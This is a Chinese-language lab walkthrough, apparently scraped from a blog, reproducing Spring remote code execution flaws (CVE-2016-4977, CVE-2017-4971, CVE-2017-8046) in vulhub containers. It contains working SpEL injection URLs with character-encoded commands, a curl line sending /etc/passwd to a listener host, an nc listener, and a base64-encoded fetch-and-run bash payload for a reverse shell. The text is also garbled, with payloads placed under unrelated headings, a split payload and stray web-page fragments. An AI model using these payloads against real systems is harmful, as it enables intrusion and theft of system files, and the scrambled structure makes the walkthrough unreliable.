
最终的 payload

```
http://192.168.175.209:8080/oauth/authorize?response_type=${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(119).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(111)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(109)).concat(T(java.lang.Character).toString(105)))}&client_id=acme&scope=openid&redirect_uri=http://test
```

执行成功后



成功回显



Spring Web Flow 框架远程代码执行 (CVE-2017-4971)

影响版本

```
curl 192.168.175.130:8888 -d "$(cat /etc/passwd)"
```

触发漏洞需要的两个条件

漏洞搭建

关闭之前的 docker 镜像

```
dayu@ubuntu:~$ sudo docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
812f1315859e   vulhub/spring-security-oauth2:2.0.8 "java -Djava.securit..." 2 hours ago   Up 2 hours   0.0.0.0:8080->8080/tcp
, :::8080->8080/tcp   cve-2016-4977_spring_1
dayu@ubuntu:~$ sudo docker stop 812f1315859e
812f1315859e
dayu@ubuntu:~$ sudo docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS        NAMES
dayu@ubuntu:~$
```

还是使用 vulhub 进行搭建

```
nc -lvp 8888
```


```
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2017-4971$ sudo docker-compose up -d
[sudo] dayu 的密码:
Creating network "cve-2017-4971_default" with the default driver
Pulling spring (vulhub/spring-webflow:2.4.4)...
2.4.4: Pulling from vulhub/spring-webflow
6d827a3ef358: Pull complete
2726297beaf1: Pull complete
d6e483851652: Pull complete
0ab260573986: Pull complete
b7c48cee0b2b: Pull complete
1368ab15aa1c: Pull complete
e4b9c85c3e06: Pull complete
ee3dc5d1e4c7: Pull complete
e101174ccd8d: Pull complete
b4ba120532be: Pull complete
2882e4bbd1b5: Pull complete
3d73253190c1: Pull complete
a96322b5d265: Pull complete
Digest: sha256:02896ff287843f1ab4fc39ae3fad50c47fd80be565d5b7635f0fb573da973517
Status: Downloaded newer image for vulhub/spring-webflow:2.4.4
Creating cve-2017-4971_spring_1 ... done
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2017-4971$
```

漏洞复现

漏洞验证

访问

```
http://192.168.175.209:8080/oauth/authorize?response_type=${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(117)).concat(T(java.lang.Character).toString(114)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(57)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(54)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(55)).concat(T(java.lang.Character).toString(53)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(49)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(48)).concat(T(java.lang.Character).toString(58)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString(100)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(34)).concat(T(java.lang.Character).toString(36)).concat(T(java.lang.Character).toString(40)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100)).concat(T(java.lang.Character).toString(41)).concat(T(java.lang.Character).toString(34)).concat(T(java.lang.Character).toString(32)))}
```





The key features illustrated in this sample include:

- A declarative navigation model enabling full browser button support and dynamic navigation rules
- A fine-grained state management model, including support for ConversationScope and ViewScope
- Modularization of web application functionality by domain use case, illustrating project structure best-practices
- Spring Expression Language (SpEL) integration
- Spring 3 formatting annotations (@DateTimeFormat, @NumberFormat)
- Spring MVC custom namespace
- Spring Security integration
- Annotated POJO @Controllers for implementing RESTful user interactions.
- Declarative page authoring with Thymeleaf and its Spring MVC's integration features.
- Page layout and composition with Apache Tiles
- A JavaScript API for decorating HTML elements with behaviors such as Ajax, validation, and effects.
- A grid layout with Blueprint CSS
- Exception handling support across all layers of the application
- SpringSource Tool Suite integration, with support for graphical flow modeling and visualization

Start your Spring Travel experience

192.168.175.209:8080

POWERED BY Spring


用任意账号 / 密码登录系统

Spring Travel: Spring MVC and V X

192.168.175.209:8080/login

搜索

Login





Valid username/passwords are:

- keith@melbourne
- erwin@seuen
- jeremy@atlanta
- scott@rochester

Login Information

User:

Password:

☐ Don't ask for my password for two weeks:

Login


POWERED BY Spring

Spring Travel: Spring MVC and V X

192.168.175.209:8080/hotels/search

搜索

Welcome, keith | Logout





Search Hotels



Search String: Maximum results: 5

Current Hotel Bookings



No bookings found

POWERED BY Spring

然后访问 id=1 的酒店地址




然后进行抓包




Poc(反弹 shell)

&client_id=acme&scope=openid&redirect_uri=http://test

进行执行





成功拿到反弹 shell



EXP 拓展

执行命令

```
curl 192.168.175.130:8888 -d "$(cat /etc/passwd)"
```



远程下载脚本 并执行

```
bash -c {echo,Y3VybCAxOTIuMTY4LjE3NS4xMzA6ODg0Q0AtZCAiJChjYXQgL2V0Yy9wYXNzd2QpIiA=} | {base64,-d} | {bash,-i}
```

Spring data Rest 远程命令执行命令 (CVE-2017-8046)

影响版本

```
http://192.168.175.209:8080/oauth/authorize?response_type=${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(98).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(111)).concat(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(86)).concat(T(java.lang.Character).toString(121)).concat(T(java.lang.Character).toString(98)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(73)).concat(T(java.lang.Character).toString(117)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(69)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(78)).concat(T(java.lang.Character).toString(83)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(54)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(68)).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(90)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(74)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(88)).concat(T(java.lang.Character).toString(81)).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Character).toString(86)).concat(T(java.lang.Character).toString(48)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(1
```

```

21)).concat(T(java.lang.Character).toString(57)).concat(T(java.lang.Character
r).toString(119)).concat(T(java.lang.Character).toString(89)).concat(T(java.la
ng.Character).toString(88)).concat(T(java.lang.Character).toString(78)).concat
(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString
(100)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Character
r).toString(81)).concat(T(java.lang.Character).toString(112)).concat(T(java.la
ng.Character).toString(73)).concat(T(java.lang.Character).toString(105)).conca
t(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString
(61)).concat(T(java.lang.Character).toString(125)).concat(T(java.lang.Character
r).toString(124)).concat(T(java.lang.Character).toString(123)).concat(T(java.l
ang.Character).toString(98)).concat(T(java.lang.Character).toString(97)).conca
t(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString
(101)).concat(T(java.lang.Character).toString(54)).concat(T(java.lang.Character
r).toString(52)).concat(T(java.lang.Character).toString(44)).concat(T(java.lan
g.Character).toString(45)).concat(T(java.lang.Character).toString(100)).concat
(T(java.lang.Character).toString(125)).concat(T(java.lang.Character).toString
(124)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Character
r).toString(98)).concat(T(java.lang.Character).toString(97)).concat(T(java.la
ng.Character).toString(115)).concat(T(java.lang.Character).toString(104)).conc
at(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString
(45)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character
r).toString(125)))}}

```

漏洞搭建

关闭之前的 docker 镜像

```

dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2017-4971$ sudo docker-compose stop
[sudo] dayu 的密码:
Stopping cve-2017-4971_spring_1 ... done
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2017-4971$

```

&client_id=acme&scope=openid&redirect_uri=http://test

```

dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2017-8046$ sudo docker-compose up -d
Creating network "cve-2017-8046_default" with the default driver
Pulling spring (vulhub/spring-rest-data:2.6.6)...
2.6.6: Pulling from vulhub/spring-rest-data
c73ab1c6897b: Already exists
1ab373b3deae: Already exists
b542772b4177: Already exists
0bcc3741ab14: Already exists
421d624d778d: Already exists
26ad58237506: Already exists
8dbabc90b2b8: Already exists
982930be204d: Already exists
430d992d663a: Pull complete
Digest: sha256:46d0b10c05065b6fe08ec421854ede0a281327c42d564839df99e2717b81c135
Status: Downloaded newer image for vulhub/spring-rest-data:2.6.6
Creating cve-2017-8046_spring_1 ... done
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2017-8046$

```


漏洞复现

